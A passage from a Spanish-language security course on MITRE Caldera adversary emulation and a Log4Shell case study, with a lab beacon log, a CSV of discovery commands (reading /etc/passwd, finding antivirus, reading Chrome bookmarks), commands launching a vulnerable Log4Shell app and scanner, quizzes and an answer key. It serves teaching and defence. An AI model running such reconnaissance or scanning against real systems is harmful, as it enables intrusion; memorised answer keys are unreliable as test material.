
En cualquiera de los casos, el siguiente paso es pulsar en el botón "**Start**" (recuadrado en **rojo**), para lanzarla.

Una vez que comienza a ejecutarse, en la misma ventana nos irá mostrando el grado de avance de cada uno de los adversarios que habíamos seleccionado en el punto **2. Adversaries**. Se corresponden con cada uno de los que hemos recuadrado en **verde** y **rojo** en la imagen de este punto 2 (si queréis revisarlos, volved un par de páginas y buscadlos en esa imagen).


Aquí abajo, se presenta una imagen en la que podemos ver como va evolucionando cada uno de ellos, y nos lo indica con las palabreas "**success**", "**collect**" y en el caso de fallos "**failed**".



Una vez que finaliza, o inclusive a medida que va finalizanco cada uno de ellos (success), podemos ir analizando los comandos que ejecutó cada uno de ellos seleccionando "**View Command**".



También podemos ver la respuesta obtenida, en el botón "**View Output**", tal cual se presenta en la imagen de la derecha, con la identificación de usuarios locales.




Desde el punto de vista del "**Blue Team**", es interesante también la capacidad que nos ofrece para poder identificar la actividad que Mitre Caldera está ejecutando. Recordemos también que esto que estamos lanzando, son literalmente las mismas técnicas que emplea un intruso.


```
[+] Beacon (HTTP): ALIVE
[*] Running instruction 88e462cd-e14b-4bcd-9b57-9105a7a79bad
[*] Submitting results for link 88e462cd-e14b-4bcd-9b57-9105a7a79bad via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
[*] Running instruction f0288a4a-15e0-4c77-aa71-944b5f1836e8
[*] Submitting results for link f0288a4a-15e0-4c77-aa71-944b5f1836e8 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
[*] Running instruction 755c8d4d-c7f2-44ff-8135-1254a06e65fb
[*] Submitting results for link 755c8d4d-c7f2-44ff-8135-1254a06e65fb via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
[*] Running instruction d5115f32-dc5f-4b5d-b105-b91f1fec8c8b
[*] Submitting results for link d5115f32-dc5f-4b5d-b105-b91f1fec8c8b via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
[*] Running instruction 33b00c7a-0afe-49ce-b680-35030928ced6
[*] Submitting results for link 33b00c7a-0afe-49ce-b680-35030928ced6 via C2 channel HTTP
```

Si el "**Blue Beam**", se conecta al agente, desde el mismo pueda realizar todo el seguimiento, con el grado de detalle que desee, por ejemplo empleando las herramientas que ya hemos estado esudiando: tcpdump, Wireshark, Syslog, etc.

A la izuierda podemos ver una imagen desde la interfaz de comandos del agente, que nos muestra cada una de las instrucciones que se están enviando desde el Servidor de Mitre Caldera.

A continuación, una vez finalizada la operación, podemos también descargarla, desde el botón "**Download Report**", que podemos ver en la imagen de la derecha, recuadrado en **verde**.






Una vez seleccionado "**Download Report**", se nos abrirá la ventana que podemos ver en la imagen de la izquierda que nos ofrece diferentes formatos de descarga. Pos supuesto podemos seleccionar el que deseemos para almacenar este escenario.

Los formatos más empleados suelen ser "Full Report" que nos entregará un ficher JSON, y CSV para porecsar con cualquier hoja de cálculo. Aquí abajo podemos ver un ejemplo de cada uno de ellos.

Time Ran	Ability Name	Agent	Host	pid	Link Command	Plaintext Command
2025-09-23T	Identify active user	kxyvgr	Mac-Ale2021	45051	whoami	whoami
2025-09-23T	Find local users	kxyvgr	Mac-Ale2021	45065	cut -d: -f1 /etc/passwd | grep -v	cut -d: -f1 /etc/passwd | grep -v '_' | grep -v '#'
2025-09-23T	Identify local users	kxyvgr	Mac-Ale2021	45076	dscl . list /Users | grep -v '_'	dscl . list /Users | grep -v '_'
2025-09-23T	Snag broadcast IP	kxyvgr	Mac-Ale2021	45087	ifconfig | grep broadcast	ifconfig | grep broadcast
2025-09-23T	Find user processes	kxyvgr	Mac-Ale2021	45093	ps aux | grep daemon	ps aux | grep daemon
2025-09-23T	Find user processes	kxyvgr	Mac-Ale2021	45111	ps aux | grep nobody	ps aux | grep nobody
2025-09-23T	Find user processes	kxyvgr	Mac-Ale2021	45119	ps aux | grep root	ps aux | grep root
2025-09-23T	Discover antivirus programs	kxyvgr	Mac-Ale2021	45128	find /Applications/ -maxdepth 2	find /Applications/ -maxdepth 2 -iname *.app | grep -io "[a-z]*\.app" | grep -Ei -
2025-09-23T	Permission Groups Discovery	kxyvgr	Mac-Ale2021	45139	groups	groups
2025-09-23T	Get Chrome Bookmarks	kxyvgr	Mac-Ale2021	45146	cat ~/Library/Application\ Supp	cat ~/Library/Application\ Support/Google/Chrome/Default/Bookmarks

A medida que vayamos configurando la interfaz gráfica y ejecutando diferentes tipos de ataques, sobre la cantidad de agentes y plataformas que queramos estudiar, la página inicial de Mitre Caldera, nos irá ofreciendo cada vez más información de detalle sobre la totalidad del trabajo

realizado. A continuación se presenta una imagen donde podemos ver el grado de avnace de la plataforma en base a lo que hemos venido desarrollando hasta este momento.



PRÁCTICAS Y EJERCICIOS DEL CAPÍTULO 3

Pregunta 11 (selección múltiple):

¿Qué es Caldera?

a) Herramienta para simular ataques
b) Antivirus
c) Firewall
d) Navegador web

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 12 (selección múltiple):

La interfaz gráfica de Caldera se divide en:

a) Objetivos, Plugins y Ataques
b) Objetivos, Plugins y Configuración
c) Objetivos, Configuración y Ataques
d) Campañas, Plugins y Configuración

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 13 (selección múltiple):

La conexión inicial al servidor usa la URL:

a) http://localhost:8080,
b) http://192.168.1.1:8889,
c) http://localhost:8888,
d) http://localhost:4200,

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 14 (selección múltiple):

Cuál de los siguientes NO es un agente de Caldera:

a) Sancat
b) Manx
c) Metasploit
d) Ragdoll

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

4. Integración de ATT&CK, CVE, CWE y CAPEC en un Caso Real

🎯 Objetivo del módulo

Aplicar todos los conocimientos adquiridos en el curso para analizar y documentar un ataque real, identificando las tácticas, técnicas, vulnerabilidades, debilidades y patrones involucrados, y proponiendo defensas específicas.

4.1 Caso: Apache Log4Shell (CVE-2021-44228)

🛠 Descripción:

Un atacante aprovecha una vulnerabilidad crítica en Apache **Log4j2** (que venimos planteando desde el principio), para ejecutar código remotamente en servidores web.

🌐 Contexto:

- Año: 2021
- Afecta: Apache **Log4j2** (versiones 2.0-beta9 a 2.14.1)
- Impacto: Acceso completo al servidor, ejecución remota, pivote lateral, persistencia

---

4.2 Etapas del ataque y mapa MITRE ATT&CK

Fase	Técnica ATT&CK	ID	Detalle del ataque
Initial Access	Exploit Public-Facing Application	**T1190**	El atacante explota una app vulnerable expuesta a internet
Execution	Remote Code Execution via JNDI	**T1059.001**	El payload inyectado activa JNDI y ejecuta código Java
Defense Evasion	Obfuscated Files or Information	**T1027**	El payload está ofuscado, muchas veces codificado en Base64
Persistence	Create Account / Web Shell	**T1136** / T1505.003	Se crea un usuario o se sube un backdoor
Exfiltration	Encrypted Channel	**T1041**	Datos extraídos usando HTTPS o DNS tunelado

Visualizar con ATT&CK Navigator: Crear una capa marcando estas técnicas y suplantando los colores según gravedad.

4.3 Elementos relacionados

Elemento	Detalle
CVE	CVE-2021-44228
CWE	CWE-502: Deserialization of Untrusted Data
CAPEC	CAPEC-137: Parameter Injection

4.4 Simulación del ataque con entorno controlado

Opción A: Usando Docker

1. Ejecuta un servidor vulnerable (Log4Shell)

   bash

   CopiarEditar

   git clone https://github.com/christophetd/log4shell-vulnerable-app.git

   cd log4shell-vulnerable-app

   docker-compose up -d

2. Simula un ataque con log4j-scan:

   bash

   CopiarEditar

   git clone https://github.com/fullhunt/log4j-scan.git

   cd log4j-scan

   python3 log4j-scan.py -u http://localhost:8080

3. Verifica que se identifique la vulnerabilidad.

Opción B: Caldera de MITRE

1. Usa el adversario simulado: log4shell_exploit.json.
2. Crea una operación con Caldera.
3. Observa qué técnicas ATT&CK se activan y captura resultados.

4.5 EJERCICIO FINAL: Análisis, correlación y mitigación

▶ Parte 1: Correlación de datos

Completa la siguiente tabla:

Etapa ATT&CK	Técnica	CVE relacionado	CWE	CAPEC	Evidencia (comando, log, exploit)
Initial Access	T1190	CVE-2021-44228	CWE-502	CAPEC-137	curl + payload JNDI
Execution	T1059.001				Código activado vía JNDI
Persistence	T1505.003		CWE-434 (upload)	CAPEC-273	webshell en /uploads/

▶ Parte 2: Propuesta de mitigaciones

Técnica ATT&CK	Mitigación recomendada	Herramienta defensiva sugerida
T1190	Validar input, WAF, parcheo rápido	ModSecurity, F5, Snort
T1059.001	Restringir ejecución remota	AppArmor, SELinux, CloudTrail
T1505.003	Filtrar carga de archivos	AV, reglas SIEM, antivirus

---

▶ Parte 3: Informe final del incidente (Resumen ejecutivo)

Redacta un documento en lenguaje no técnico, resumiendo:

- Qué ocurrió (vulnerabilidad explotada)
- Qué impacto tuvo

- Qué controles deben aplicarse
- Cuál es el nivel de riesgo si no se actúa

Puedes utilizar esta estructura como entrega final o presentación de proyecto grupal.

Material complementario

- Modelo de capa ATT&CK en JSON (APT29, Log4Shell)

RESUMEN DEL MÓDULO

- Las matrices y catálogos de MITRE se integran de forma lógica:
  - ATT&CK: *cómo ataca*
  - CVE: *qué vulnerabilidad se explota*
  - CWE: *qué debilidad lo permitió*
  - CAPEC: *qué patrón se aplicó*
- Esta correlación permite:
  - Modelar amenazas
  - Detectar y responder más rápido
  - Priorizar medidas y pruebas de seguridad

5. EJERCICIO 2: Simular y analizar una campaña de ataque

Objetivo:

Simular una operación **APT** real con Mitre Caldera y mapearla en ATT&CK.

Parte 1: Preparar entorno

1. Levantar dos máquinas, si fueran virtuales trebajaríamos más tranquilos (VMs):
    - 1 atacante (Caldera)
    - 1 víctima (Windows o Linux con acceso habilitado)
2. Ejecutar Caldera y conectar un agente en la víctima.

Parte 2: Ejecutar la operación

1. En Caldera:
    - Crear una nueva operación → adversario **APT29** → objetivo: máquina víctima.
    - Ejecutar y observar los pasos.
2. Ver en tiempo real:
    - Cada técnica usada.
    - Qué comandos se ejecutan.
    - Resultados de cada fase.

Parte 3: Análisis en ATT&CK Navigator

1. Exporta la operación en formato JSON.
2. Abre ATT&CK Navigator online.
3. Carga los IDs de técnicas utilizadas.

4. Colorea según categorías: Initial Access (rojo), Persistence (amarillo), Credential Access (naranja), etc.

Parte 4: Informe de defensa

Preguntas guía:

- ¿Cuáles técnicas fueron detectadas por el antivirus?
- ¿Qué técnicas fueron exitosas y cuáles fallaron?
- ¿Qué controles defensivos habrían evitado el ataque?
- ¿Cómo se podrían automatizar estas detecciones?

✅ SOLUCIÓN Y ANÁLISIS DEL CASO

- Técnicas identificadas: T1566.001, T1059, T1003, T1547.001, T1027
- Defensas posibles:
  - Bloqueo de macros (Office hardening)
  - Restricción de PowerShell a modo "Constrained"
  - Monitoreo de lsass.exe y alertas de dump
  - LAPS para control de credenciales locales

6. Respuestas

Capítulo 1: Introducción a MITRE.org y MITRE ATT&CK

Parte 1: Navegación guiada (respuestas personales)

Parte 2: Ejercicio práctico: Caso práctico: Log4Shell

1. CVE-2021-44228 afecta a Apache Log4j 2 y tiene un CVSS de 10.0 (crítico).
2. El CWE relacionado es CWE-502: Deserialization of Untrusted Data.
3. El patrón CAPEC relacionado es CAPEC-137: Parameter Injection o CAPEC-248: Command Injection.
4. En MITRE ATT&CK:
    - o Técnica: T1190 – Exploit Public-Facing Application
    - o Táctica: Initial Access
    - o Mitigación recomendada: Web application firewalls, actualización de software, desactivación de funciones peligrosas.

Pregunta 1:

¿Qué significa CVE?

Respuesta: a) Common Vulnerabilities and Exposures

Pregunta 2:

¿Para qué sirve buscar un CVE?

Respuesta: b) Identificar vulnerabilidades conocidas

Pregunta 3:

¿Qué describe CWE?

Respuesta: b) Debilidades en software y hardware

Pregunta 4:

¿CWE ayuda principalmente a?

Respuesta: b) Prevenir debilidades

Pregunta 5:

CAPEC es una base de datos para?

Respuesta: b) Patrones de ataque

Pregunta 6:

CAPEC se usa para?

Respuesta: a) Formación en seguridad ofensiva y defensiva

Pregunta 7:

Ordena la cadena:

Respuesta correcta: CVE → CWE → CAPEC → ATT&CK

Capítulo 2 – Comprendiendo las Tácticas de MITRE ATT&CK

Pregunta 8:

¿Para qué sirve principalmente MITRE ATT&CK?

Respuesta correcta: b) Mapear tácticas y técnicas de ataque usadas por adversarios

Pregunta 9:

¿Las tácticas en ATT&CK representan?

Respuesta: b) Objetivos o metas del adversario

Pregunta 10:

¿Quién puede usar MITRE ATT&CK para mejorar la seguridad?

Respuesta: b) Red teams y defensores

Capítulo 3. Mitre Caldera

Pregunta 11:

¿Qué es Caldera?

Respuesta: a) Herramienta para simular ataques

Pregunta 12:

La interfaz gráfica de Caldera se divide en:

Respuesta: d) Campañas, Plugins y Configuración

Pregunta 13:

La conexión inicial al servidor usa la URL:

Respuesta: c) http://localhost:8888,

Pregunta 14:

Cuál de los siguientes NO es un agente de Caldera:

Respuesta: c) Metasploit